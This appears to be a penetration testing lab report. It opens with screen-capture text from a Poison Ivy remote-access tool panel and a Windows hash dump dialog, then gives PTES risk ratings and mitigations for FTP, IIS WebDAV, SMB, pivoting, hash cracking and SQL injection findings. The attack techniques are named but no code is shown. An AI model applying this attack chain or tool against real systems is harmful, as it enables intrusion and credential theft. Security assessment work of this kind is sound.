Administrator
Guesta
krbtgt
SUPPORT_388945a0?...
IUSR_SERVER???a.aa...
IWAM_SERVER
ASPNET?
8E3F3522-DBCC-4040-...
aanderson?
bbeetle
Save data to file
Save in:
ftproot
Recent Places
Desktop
Libraries
Computer
Network
Name
Date modified
Type
by.txt
hi.txt
12/26/2012 9:55 PM
Text Docu
File name:
HASH DUMP
Save as type:
Text File (*.txt)
Save
Cancel
Information
Managers
Files
Search
Regedit
Processes
Services
Devices
Installed Applications
Windows
Tools
Relay
Active Ports
Remote Shell
Password Audit
Cached
NT/NTLM Hashes
Wireless
Surveillance
Key Logger
Audio Capture
Screen Capture
Webcam Capture
Plugins
Administration
Edit ID
Share
Update
Restart
Uninstall
9:29 PM
5/5/2017
Downloac
0 B/s
Upload
0 B/s


CEH [216.1.1.1] - Poison Ivy
Process M
Image Name
Path
PID
Image Base
Image Size
Threads
CPU
Mem Usage
Created
System Id...
certsrv.exe
cmd.exe
cmd.exe
csrss.exe
davcdata...
dfssvc.exe
dllhost.exe
dns.exe
emsmta.e...
exmgmt.e...
explorer.e...
ftp.exe
iexplore.e...
inetinfo.exe
Information
Managers
Files
Search
Regedit
Processes
Services
Devices
Installed Applications
Windows
Tools
Relay
Active Ports
Remote Shell
Password Audit
Cached
NT/NTLM Hashes
Wireless



RISK Ratings:

PTES (Penetration Testing Execution Standard) risk rating has been used for this report.

External IP address reachability:

Rating: 6 (Moderate)
This rating is given on the fact that ICMP is not a major threat, however blocking ICMP based on its type on the edge of the network is for the best of the organization. Best practice to follow.

Mitigation:
Discuss with your network architectures and decide which type of ICMP packets needs to be entertained and which not. Best practice is to keep it blocked specially the echo replies.

Port Scan Discovery:

Rating: 13 (Extreme)
This rating is given based on the fact that by the simplest port scan, I was able to find out that the FTP anonymous login is available, the Version and banner of the service and the OS information. All this has given me a lot of information to initiate an attack.

Mitigation:
Best practice is to keep FTP anonymous login disabled. Enable .htaccess and Try to keep minimum information for service banners.

Armitage IIS WEBDAV attack:

Rating: 13 (Extreme)
This rating Is given based on the fact that the webserver has older version of ISS and WEBDAV service is enabled which has a known exploit available.

Mitigation:
Upgrade the webserver and if not update the patches and service packs.
Disable WEBDAV service.
If possible, add firewall before webserver.
Rename default webadmin accounts.
Disable default Websites.
Disable default Remote administration and allow for certain accounts only.

Armitage ARP Scan and Pivoting:

Rating: 7 (Elevated)
This rating is given based on the fact that arp scan was not blocked at all. Once I had access of the external machine, I could simply use arp scan and get information about the internal network.

Mitigation:
Disabled ARP scans for Servers.

Armitage SMB attack:

Rating: 13 (Extreme)
This rating is given based on the fact that the server is not up to date and is vulnerable to various exploits. Moreover, the client machine is named based on the OS on it.

Mitigation:
Patch and update all the client and server machines.
Avoid using hostname as per functionality and OS version.
Enable logs for failed logon attempts with timestamp.

SMB attack on Internal Network Gateway:

Rating: 10 (High)
This rating is given based on the fact that the gateway device has a very old version of OS and is not patched and updated. The hostname also suggests its functionality and role.

Mitigation:
Upgrade the server and if not, update and patch the OS.
Change the hostname to something less obvious.

Exploiting Internal Gateway:

Rating: 10 (High)
This rating is given based on the fact that the gateway device has a very old version of OS and is susceptible to various exploits. Moreover, default administrator account is enabled and remote connectivity is allowed as well.

Mitigation:
Upgrade the server and if not, update and patch the OS.
Disable remote logon capability and limit to the accounts which needs it.
Create new administrator account and disable default one.

Grabbing and Cracking hashes (discovery of administrator password):

Rating: 13 (Extreme)
This rating is given based on the fact that the default administrator and guest account is enabled and has weak password with guest account having no password set at all.

Mitigation:
Disable default administrator and Guest account.
Keep password longer and complex containing alphabets, numbers and special characters.
Keep password length to a minimum of 16 characters.

SQL Injection to upload and launch Malicious payload:

Rating: 13 (Extreme)
This rating is given based on the fact that the SQL server is not patched and is using older version. Also it is doing client side validation instead of server side.

Mitigation:
Do not allow unchecked user input to database queries.
One of the best ways to secure a SQL backend is by performing a SQL server side validation as opposed to relying on the less secure SQL client side validation.
Perform input validation check for every user input.
Isolate web application from SQL.
Client supplied data should never be allowed to modify the SQL statement syntax.
Firewall the SQL server.